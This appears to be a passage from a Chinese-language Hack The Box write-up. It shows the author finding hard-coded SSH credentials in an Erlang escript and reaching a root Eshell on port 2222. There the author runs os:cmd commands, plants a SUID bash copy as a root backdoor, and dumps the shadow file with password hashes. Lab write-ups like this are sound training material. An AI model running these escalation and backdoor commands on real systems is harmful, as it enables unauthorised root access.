$ cat /usr/local/lib/erlang_login/start.escript 
{user_passwords, [{"ben", "HouseH0ldings998"}]},看到有 ben 的用戶和密碼被强制的嵌入到了這個文件中。

然而在這個脚本中也有提示,2222端口是SSH:
$ ss -tlunp
Shell as ben
既然有了ben的用戶和密碼,那就嘗試使用 ssh 登錄看看:
$ ssh ben@10.129.116.99

結果就得到了usser.txt。

由於那個脚本是root來運行的,而且監聽2222端口,所以嘗試使用ssh登錄看看:
$ ssh -p 2222 ben@127.0.0.1
Eshell to root
看到了一個 Eshell的命令行。
所以查詢一下 Eshell 是如何運行命令的,看到這篇文章,按照這篇文章的提示來嘗試運行一些命令:
os:cmd("ls").
結果還真的可以運行,看一下當前的用戶是什麽:
os:cmd("whoami").
是root,那就直接可以提取 root flag:
os:cmd("ls /root/root.txt").
os:cmd("cat /root/root.txt").
這裏如果需要獲得一個shell,直接給一個 suid 給bash就可以了:
os:cmd("cp /bin/bash /bin/mane").
os:cmd("chmod 4777 /bin/mane").
$ mane -p

Hashes
root:$y$j9T$F0ac/VWnpQL9EP1.SyIKb.$YO.C6lGpumKomf/Ql.1D.YFt7kopiSCTdfDyk4FLdY5:20319:0:99999:7:::
daemon:*:19405:0:99999:7:::
bin:*:19405:0:99999:7:::
sys:*:19405:0:99999:7:::
sync:*:19405:0:99999:7:::
games:*:19405:0:99999:7:::
man:*:19405:0:99999:7:::
lp:*:19405:0:99999:7:::
mail:*:19405:0:99999:7:::
news:*:19405:0:99999:7:::
uucp:*:19405:0:99999:7:::
proxy:*:19405:0:99999:7:::
www-data:*:19405:0:99999:7:::
backup:*:19405:0:99999:7:::
list:*:19405:0:99999:7:::
irc:*:19405:0:99999:7:::
gnats:*:19405:0:99999:7:::
nobody:*:19405:0:99999:7:::
_apt:*:19405:0:99999:7:::
systemd-network:*:19405:0:99999:7:::
systemd-resolve:*:19405:0:99999:7:::
messagebus:*:19405:0:99999:7:::
systemd-timesync:*:19405:0:99999:7:::
pollinate:*:19405:0:99999:7:::
sshd:*:19405:0:99999:7:::
syslog:*:19405:0:99999:7:::
uuidd:*:19405:0:99999:7:::
tcpdump:*:19405:0:99999:7:::
tss:*:19405:0:99999:7:::
landscape:*:19405:0:99999:7:::
fwupd-refresh:*:19405:0:99999:7:::
usbmux:*:19474:0:99999:7:::
lxd:!:19474::::::
dnsmasq:*:20306:0:99999:7:::
epmd:*:20306:0:99999:7:::
ben:$y$j9T$5nWQGACiAivm4O0RaH71X.$6Yn5wee.ahPGiTaVP2aFVeDt2vn5JLH1/f1tNknhyQ7:20319:0:99999:7:::
_laurel:!:20327::::::
Thanks
Respect: If my writeup really helps you, Give me a respect to let me know, Thankssssss!
感謝: 製作不易,如果我的writeup真的幫到你了, 給我一個respect,這樣我就會知道,感謝你!
Found Mistakes: If you find something wrong in the page, please feel free email to mane@manesec.com thanksss !!!
發現一些錯誤: 如果你在文章中發現一些錯誤,請發郵件到 mane@manesec.com ,麻煩了!!
Beginner Recommand: If you are a beginner, please use this link to sign up for an HTB Academy to get more Higher level of knowledge.
新手非常推薦: 如果你是初學者,可以用此鏈接來嘗試注冊 HTB Academy 賬號。
使用上面的鏈接加入 HTB 的 academy 完成 INTRODUCTION TO ACADEMY 這個模塊后可以解鎖更多的功能!
Join HTB's academy with this link to get free access to all the tutorials for Tire 0. This is very beginner friendly. (It is recommended to complete INTRODUCTION TO ACADEMY first).
Copyright © 2016-2026 manesec. All rights (include theme) reserved.